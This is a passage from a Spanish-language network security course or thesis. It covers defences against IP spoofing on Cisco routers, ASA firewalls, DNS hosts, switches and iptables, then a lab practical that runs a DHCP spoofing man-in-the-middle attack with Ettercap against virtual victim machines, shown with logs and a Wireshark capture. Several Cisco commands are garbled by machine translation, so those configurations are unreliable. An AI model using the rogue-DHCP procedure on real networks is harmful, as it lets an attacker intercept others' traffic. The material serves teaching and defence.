Nmap tiene una lista de los puertos más usuales, un escaneo por defecto, sin especificar qué rango de puertos se quiere auditar, tira de esa lista escoge los 1000 puertos más utilizados para intentar encontrar alguno abierto. Esta lista usualmente está en **/usr/share/nmap/nmap-services**.

- **DEFENSA CON DISPOSITIVOS CISCO.**

BLOQUEAR DIRECCIONES IP

Bloquear el posible acceso a nuestra red de paquetes originados en direcciones IP que no se consideran legítimas, es frecuente que quienes desean ocultar su identidad utilicen con este propósito direcciones IP privadas u otro tipo de direcciones IP reservadas o especiales. La siguiente es entonces una lista de redes que deben ser filtradas con este propósito, ya que nunca debiéramos recibir en nuestra red un paquete cuya dirección de origen fuera una de las siguientes:

10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 127.0.0.0/8, 224.0.0.0/3, 169.254.0.0./16

Un modo sencillo de prevenir este tipo de accesos es filtrar estas direcciones en el punto de acceso del tráfico desde Internet. El filtro que generemos deberá filtrar cualquier tráfico que tenga como origen cualquiera de la dirección comprendida dentro del rango de redes que definimos antes, por ejemplo:

```
Router#configure terminal
Router(config)#ip access-list extended antispoof
Router(config-ext-nacl)#deny ip 10.0.0.0 0.255.255.255 any
Router(config-ext-nacl)#deny ip 172.16.0.0 0.15.255.255 any
Router(config-ext-nacl)#deny ip 192.168.0.0 0.0.255.255 any
Router(config-ext-nacl)#deny ip 127.0.0.0 0.255.255.255 any
Router(config-ext-nacl)#deny ip 224.0.0.0 31.255.255.255 any
```

Router(config-ext-nacl)#deny ip 169.254.0.0 0.0.255.255 any
Router(config-ext-nacl)#permit ip any any
Router(config-ext-nacl)#exit
Router(config)#interface serial0/0
Router(config-if)#ip access-group anti spoofing

Configurar IP Spoofing y protección IPS con un CISCO ASA 5500 firewall.

El Cisco ASA dispositivo de cortafuegos protege gran seguridad fuera de la caja con su configuración predeterminada. Sin embargo, para aumentar la protección de seguridad aún más, hay varias mejoras de configuración que se pueden utilizar para implementar características de seguridad adicionales.

Por ejemplo dentro de nuestra interfaz se conecta a la red interna **192.168.1.0/24**, esto significa que los paquetes que llegan a la interfaz de servidor de seguridad interior debe tener una dirección de origen en el rango 192.168.1.0/24 de lo contrario será dado de baja. La característica de suplantación de IP utiliza el reenvío Unicast Reverse Path (Unicast FPR) mecanismo, que dicta que para todo el tráfico que desea permitir a través del dispositivo de seguridad, el dispositivo de seguridad de la tabla de enrutamiento debe incluir una ruta de vuelta a la dirección de origen. Para activar la protección de suplantación de IP, introduzca el siguiente comando:

CiscoASA5500 (config) # ip verificar ruta inversa interfaz "interface_name"

Protección IPS.

Aunque el Firewall ASA soporta la funcionalidad de IPS completa con un módulo de hardware adicional IPS (AIP-SSM), apoya también la protección IPS básica que es incorporado por defecto sin necesidad de utilizar un módulo de hardware adicional. La característica incorporada en el IPS es compatible con una lista básica de las firmas y se puede configurar el dispositivo de seguridad para realizar una o más acciones sobre el tráfico que coincide con una firma. Hay dos grupos de firmas integradas en el software de servidor de seguridad: "informativos" y firmas "ataque". Se puede definir una directiva de auditoría IP para cada grupo de firmas de la siguiente manera:

Para las firmas informativos:

CiscoASA5500 (config) # ip nombre de auditoría "nombre" info [acción [alarma] [drop] [reset]]

Para firmas de ataque:

CiscoASA5500 (config) # ip nombre de auditoría "nombre" ataque [acción [alarma] [drop] [reset]]

Las palabras clave [Alarma], [caída], [reset] definir las acciones a realizar en un paquete malicioso que coincide con una de las firmas. [Alarma] genera un mensaje del sistema que muestra que un paquete coincide con una firma, [caída] descarta el paquete, y [reset] descarta el paquete y cierra la conexión y luego hay unir la política a una interfaz específica:

CiscoASA5500 (config) # interface ip audit "interface_name" "policy_name"

Por ejemplo:

CiscoASA5500 (config) # ip nombre de auditoría drop attacks ataque de gota acción.

CiscoASA5500 (config) # ip interface auditoría externa drop attacks.

- **EVITAR IP SPOOFING EN SERVIDORES DNS.**

Una forma de evitar el **IP Spoofing en los servidores DNS** es configurando el archivo **host.conf** para que haga una resolución inversa y así evitar la falsificación de direcciones. Procedemos primeramente a editar el archivo host.conf**.**

Vi /etc/host.conf

Y agregamos las siguientes líneas dentro del archivo:

 # Búsqueda de los nombres vía DNS, primero el DNS luego el fichero /etc/hosts
order bind, hosts

 # Activar si usamos multiples IP
Multi on

 # Comprobar si hay falsificaciones de IP.
nospoof on
 # Usa el servicio syslog para avisarnos de IP Spoofing
spoofalert on

Dónde:

order bind, host: Significa que primero buscara traducir nombres mediante una consulta a un servidor DNS y luego mediante los archivos locales

Multi on: Devolverá todas las direcciones válidas para un host que figure en /etc/hosts y debemos activarla si tenemos múltiples IPS.
nospoof on: Hace una resolución inversa para impedir falsificaciones de direcciones.
Spoofalert on: Usa el servicio syslog para alertar por eventuales falsificaciones de direcciones.

Ahora vamos a reiniciar el **servicio DNS**

Service named restart

- **DEFENSA CON IP GUARD.**

Switch (config-if) # **ip verify source** (uses just IP address filtering)
Switch(config-if)# **ip verify source port-security**
Switch# **show ip source binding**

Habilitar el IP Source Guard con IP de Origen dinámico y filtrado de direcciones MAC.
Switch (config) # **interface GigabitEthernet1/0/1**

Switch (config-if) # **ip verificar fuente de puerto de seguridad**

Habilitar el IP Source Guard con una dirección de origen IP estática y filtrado de direcciones MAC asignadas en VLAN 5.

Switch (config) # **ip fuente vinculante 0011.0011.0011 vlan 5 10.1.1.11 interfaz GigabitEthernet1/0/2.**

Por Ejemplo en el siguiente Escenario.




Ilustración 91: Escenario de configuración aplicando dhcp Snooping.

Switch # **configure terminal**

Introduzca los comandos de configuración, uno por línea. Terminal con CTRL / Z.

Switch (config) # **ip dhcp snooping**

Switch (config) # **ip dhcp snooping vlan 1,10**

Switch (config) # **ip dhcp snooping verificar mac-address**

Switch (config) # **ip fuente vinculante 0000.000a.000b vlan 10 10.1.10.11 interfase Fa2/18**

Switch (config) # **interface FastEthernet 1.2**

Switch (config-if) # **switchport**

Switch (config-if) # **switchport modo de acceso**

Switch (config-if) # **switchport port-security**

Switch (config-if) # **ip dhcp vlan comprobar el origen de espionaje de Puerto de seguridad**

Switch (config) # **interface FastEthernet 2/18**

Switch (config-if) # **switchport**

Switch (config-if) # **switchport modo de acceso**

Switch (config-if) # **switchport port-security**

Switch (config-if) # **ip dhcp vlan comprobar el origen de espionaje de Puerto de seguridad**

Switch (config-if) # end

Switch # **show ip vinculante fuente**

MacAddress Dirección IP de arrendamiento (s) Tipo de interfase VLAN

---------- ----------

00:02: B3: 3F: 3B: 99 10.1.1.11 6522 dhcp-snooping FastEthernet2 1/1

00:00:00:0 A: 00:0 B infinito 10.1.10.11 estático 10 FastEthernet2/18

El switch# **show ip verificar fuente**

Interfaz de filtro Tipo de filtro de modo de Dirección IP y Dirección MAC Vlan

---------- ----------

Fa2 / 1 ip-mac active 10.1.1.11 00:02: B3: 3F: 3B: 99 1

Fa2/18 ip-mac active 10.1.10.11 00:00:00:0 A: 00:0 b 10

- **DEFENSA CON IPTABLES.**

#Protection contra ataque de SPOOFING

Iptables -A FORWARD -i eth1 -p all -s 192.168.0.0/24 -j DROP

Iptables -A FORWARD -i eth1 -p all -s 172.16.0.0/24 -j DROP

Iptables -A FORWARD -i eth1 -p all -s 127.0.0.0/8 -j DROP

- **DEFENSA CON LISTAS DE CONTROL DE ACCESO.**

Una aplicación bastante habitual de las ACL es lo que se conoce como filtro anti Spoofing que consiste en evitar que una red envié al exterior paquetes cuya dirección de origen no sea suya y viceversa que no admita paquetes provenientes del exterior que tenga como dirección de origen alguna suya. Por ejemplo si la LAN fuera 174.156.0.0./16 el filtro anti Spoofing seria:

Access-list 1 permit 174.156.0.0. 0.0.255.255.

Access-list 1 Deny Any.

Access-list 2 Deny 147.156.0.0 0.0.255.255.

Acces-list 2 Permit Any.

Interface Fastethernet 0

IP Access-group 1 IN

Interface Serial 0

IP Access-group 2 IN.

Las listas de acceso anti-Spoofing, estás deben siempre rechazar datagramas con broadcast o direcciones fuente multicast, y los datagramas con las direcciones reservadas “loopback” como una dirección fuente. Esto es usualmente apropiado para una lista de acceso anti-Spoofing para filtrar salida de todos los ICMP redirigidos, sin importar la dirección fuente o destino. Los comandos adecuados pueden ser por ejemplo:

Ip access-list number deny icmp any any redirect

ip access-list number deny ip host 127.0.0.0 0.255.255.255 any

ip access-list number deny ip 224.0.0.0 31. 255.255.255 any

ip access-list number deny ip host 0.0.0.0 any

PRACTICA

ATAQUE DHCP SPOOFING.

11.4 PRACTICA: ATAQUE DHCP SOOFING.

Introducción.

Esta práctica consiste la realización del ataque de capa de aplicación, Dhcp Spoofing. Dicho ataque se realizara de manera virtual con la ayuda de **Virtual Box** y 2 **máquinas virtuales,** el ataque se implementara con la ayuda de la herramienta de **Ettercap** bajo la plataforma de Linux y finalizando el análisis del tráfico con la herramienta de **Wireshark.**

DHCP SPOOFING, es un servidor DHCP que suplanta o interfiere con el verdadero DHCP corporativo, resultado de una red local que no cuenta con la protección y produciendo caídas de la red local. De tal manera que el atacante no autenticado podrá disponer de todos los valores de opción que el servidor DHCP corporativo y las proporcionara a las concesiones o solicitudes de los clientes víctimas.**Objetivos.**

- Demostrar con ayuda de la simulación la realización del ataque.
- Llevar a cabo el ataque con la herramienta **Ettercap**.
- Realizar el análisis del tráfico con la ayuda de **Wireshark**.
- Brindar conocimientos de DHCP.
- Brindar una solución de prevención y mitigación contra este ataque.
- Aplicar las configuraciones de DHCP Snooping CISCO.
- Demostrar la caída de la red local por conflictos de direcciones IP.

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **Virtual Box.**
- Tener instalado un **Backtrack 5 o superior.**
- Contar con dos máquinas virtuales que serán las victimas por ejemplo: **Windows xp** y **Ubuntu Server**.
- Tener instalados un analizador de protocolo en por ejemplo: **Wireshark.**
- Contar con la herramienta para realizar el ataque por ejemplo: **Ettercap**.

Desarrollo.

Una de las formas que tienen los administradores de red, de entregar direccionamiento ip es mediante un servidor DHCP, el servidor DHCP escucha los broadcast generados por

los host e inicia un ciclo de conversación hasta que finalmente entrega la dirección ip, es decir DHCP permite asignar dinámicamente una dirección IP a un cliente, a partir de una base de datos de direcciones IP de servidor DHCP de la red local.

Escenario a realizar.

Víctimas:

Ubuntu Server: **192.168.1.4 GW 192.168.1.3**
Windows Xp: **192.168.1.5 GW 192.168.1.3**
Atacante Backtrack: **192.168.1.3 GW 192.168.1.1**




Ilustración 92: Escenario a desarrollar en ataque DHCP Spoofing.

Realizando la Práctica.

Primeramente observaremos cual es la dirección IP correspondiente a la maquina atacantes con el comando **IFCONFIG** y observaremos que la maquina tiene una dirección IP **192.168.1.3/24**.

```
Archivo  Editar  Ver  Terminal  Ayuda
rodolfo@rodolfo-laptop:~$ sudo su
[sudo] password for rodolfo:
root@rodolfo-laptop:/home/rodolfo# clear

root@rodolfo-laptop:/home/rodolfo# ifconfig
eth0      Link encap:Ethernet  direcciónHW 00:26:9e:c2:ce:13
          Direc. inet:192.168.1.3  Difus.:192.168.1.255  Másc:255.255.255.0
          Dirección inet6: fe80::226:9eff:fec2:ce13/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
          Paquetes RX:28 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:48 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:3850 (3.8 KB)  TX bytes:6718 (6.7 KB)
          Interrupción:26 Dirección base: 0xa000
```

Ilustración 93: Verificando la dirección IP del Atacante.

Antes de ejecutar el ataque iniciaremos una máquina o un usuario normal para observar como el servidor DHCP corporativo asigna adecuadamente la dirección IP y realizaremos una actualización para comprobar su conectividad con internet y se observara que la maquina obtiene del servidor DHCP corporativo su dirección IP **192.168.1.4/24.**

```
root@ubuntu:/home/rodolfo# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:66:14:7e
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe66:147e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1987 (1.9 KB)  TX bytes:1818 (1.8 KB)
```

Ilustración 94: Verificando la dirección de una maquina cliente Dhcp.

Al momento de realizar la actualización de la misma máquina la descarga a través del comando **sudo aptitude update** se realiza efectivamente.

```
root@ubuntu:/home/rodolfo# sudo aptitude update
Get:1 http://ni.archive.ubuntu.com lucid Release.gpg [189B]
Get:2 http://ni.archive.ubuntu.com/ubuntu/ lucid/main Translation-es [658kB]
Get:3 http://security.ubuntu.com lucid-security Release.gpg [198B]
Ign http://security.ubuntu.com/ubuntu/ lucid-security/main Translation-es
Ign http://security.ubuntu.com/ubuntu/ lucid-security/restricted Translation-es
Ign http://security.ubuntu.com/ubuntu/ lucid-security/universe Translation-es
Ign http://security.ubuntu.com/ubuntu/ lucid-security/multiverse Translation-es
Get:4 http://security.ubuntu.com lucid-security Release [57.3kB]
Get:5 http://security.ubuntu.com lucid-security/main Packages [469kB]
41% [2 Translation-es 372661/658kB 56%] [5 Packages 67279/469kB 14%]_
```

Ilustración 95: Verificando que la maquina se conecta a internet correctamente y desarrolla ciertas descargar de actualización.

Para realizar el ataque DHCP Spoofing utilizaremos la herramienta **Ettercap** entonces procedemos a iniciar la aplicación.

Ilustración 96: Iniciando la aplicación Ettercap para iniciar el ataque.

Iniciada la aplicación de Ettercap damos clic en el menú **SNIFF** para seleccionar la interfaz por la cual realizamos un análisis para detectar las maquina conectada a dicha red y será seleccionada la interfaz por la cual estemos trabajando por ejemplo **eth0.**




Ilustración 97: Seleccionando la interfaz de red la cual deseamos escanear para observar las maquinas contactada a la red.

Luego en el menú **HOST y** luego en **SCAN HOST,** para que se realice un escaneo para detectar todas las máquinas que se encuentran en la red.




Ilustración 98: Realizando el Escáner de la interfaz eth0

De tal manera que luego del SCAN serán mostradas las direcciones IP correspondiente a las maquinas que se encuentran conectada a la red, se observara que las direcciones son **GW 192.168.1.1** y una maquina **192.168.1.2.**




Ilustración 99: Observando las maquinas correspondientes a su dirección IP que se encuentran conectadas a las red.

Luego en el menú **MITM,** seleccionamos DHCP Spoofing para proceder a realizar el ataque e introducimos el rango de las direcciones IP que se asignaran, DNS que responderá a las peticiones DNS y la máscara de subred.




Ilustración 100: Iniciando el ataque y estableciendo el rango de direcciones Ip.

Luego en el menú **STAR** seleccionamos la opción **STAR SNIFF** solo resta esperar que alguna máquina que inicie realice alguna petición DHCP para observar cual es la dirección que está proporcionando el DHCP malicioso, se puede observar que en la parte de inferior de Ettercap se encuentra el ataque activado y muestra una descripción de los datos introducidos anteriormente.

Ilustración 101: Verificando que la herramienta Ettercap se encuentra activo listo para iniciar el ataque.

Ahora procedemos a iniciar una maquina Windows para que realice esta petición y observaremos en la herramienta Ettercap como empieza a realizar su trabajo, asignando la direcciones falsas.

Ilustración 102: Iniciando Windows quien es una maquina víctima.

```
DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 192.168.1.0
Starting Unified sniffing...

DHCP: [08:00:27:A4:64:B8] REQUEST 192.168.1.4
DHCP spoofing: fake ACK [08:00:27:A4:64:B8] assigned to 192.168.1.4
DHCP: [08:00:27:A4:64:B8] REQUEST 192.168.1.4
DHCP spoofing: fake ACK [08:00:27:A4:64:B8] assigned to 192.168.1.4
DHCP: [192.168.1.3] ACK : 192.168.1.4 255.255.255.0 GW 192.168.1.3 DNS 192.168.1.0
DHCP: [192.168.1.3] ACK : 192.168.1.4 255.255.255.0 GW 192.168.1.3 DNS 192.168.1.0
DHCP: [00:25:22:09:41:03] DISCOVER
DHCP spoofing: fake OFFER [00:25:22:09:41:03] offering 192.168.1.4
DHCP: [192.168.1.3] OFFER : 192.168.1.4 255.255.255.0 GW 192.168.1.3 DNS 192.168.1.0
DHCP: [00:25:22:09:41:03] REQUEST 192.168.1.8
DHCP spoofing: fake ACK [00:25:22:09:41:03] assigned to 192.168.1.8
```

Ilustración 103: Herramienta ettercap realizando el ataque.

Luego procedemos a observar las direcciones IP de la maquina Windows observando las propiedades de su conexión, se podrá observar que la dirección IP que le fue asignada es la **192.168.1.4/24** y con un GW o puerta de enlace **192.168.1.3**, en la cual esta dirección IP de la puerta de enlace corresponde precisamente a la dirección IP de la maquina atacante por lo que el atacante está funcionando como un Gateway para la maquina víctima y todo trafico tendrá que pasar obligatoriamente por la máquina que atacante.





Ilustración 104: Verificando la dirección Ip de la maquina víctima y observando la puerta de enlace corresponde a la maquina atacante.

Observando las peticiones a través de la herramienta **Wireshark.**




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	362	DHCP Request - Transaction ID 0xce80d465
2	0.000044	0.0.0.0	255.255.255.255	DHCP	362	DHCP Request - Transaction ID 0xce80d465
3	0.000391	192.168.1.3	255.255.255.255	DHCP	582	DHCP ACK - Transaction ID 0xce80d465
4	0.000626	192.168.1.3	255.255.255.255	DHCP	582	DHCP ACK - Transaction ID 0xce80d465
5	0.017380	192.168.1.1	192.168.1.4	DHCP	320	DHCP ACK - Transaction ID 0xce80d465
6	0.100602	CadmusCo_a4:64:b8	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.4 (Request)
7	0.100653	CadmusCo_a4:64:b8	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.4 (Request)
8	0.396542	CadmusCo_a4:64:b8	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.4 (Request)
9	0.396594	CadmusCo_a4:64:b8	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.4 (Request)
10	1.400563	CadmusCo_a4:64:b8	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.4 (Request)
11	1.400623	CadmusCo_a4:64:b8	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.4 (Request)

```
Hardware type: Ethernet
Hardware address length: 6
Hops: 0
Transaction ID: 0xce80d465
Seconds elapsed: 0
⊞ Bootp flags: 0x0000 (Unicast)
Client IP address: 0.0.0.0 (0.0.0.0)
Your (client) IP address: 192.168.1.4 (192.168.1.4)
Next server IP address: 0.0.0.0 (0.0.0.0)
Relay agent IP address: 0.0.0.0 (0.0.0.0)
Client MAC address: CadmusCo_a4:64:b8 (08:00:27:a4:64:b8)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
```

Ilustración 105: Análisis del tráfico por Wireshark.

Ahora procedemos a iniciar otra máquina para observar si el DHCP malicioso sigue afectando a otras máquinas que se conecten y realicen una petición DHCP y se podrá observar que aun el DHCP malicioso sigue asignando dirección IP falsa a sus víctimas. En esta ocasión iniciaremos una maquina con Ubuntu server cuya dirección IP asignara será **192.168.1.5/24** y **GW 192.168.1.3**.

Iniciada la máquina y utilizando el comando **IFCONFIG** observaremos dicho resultado y también podemos observar en Ettercap como se realizó la entrega de la dirección.



```
root@ubuntu:/home/rodolfo# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:30:9d:98
          inet addr:192.168.1.5  Bcast:192.168.1.255  Mask:255.255.255.0
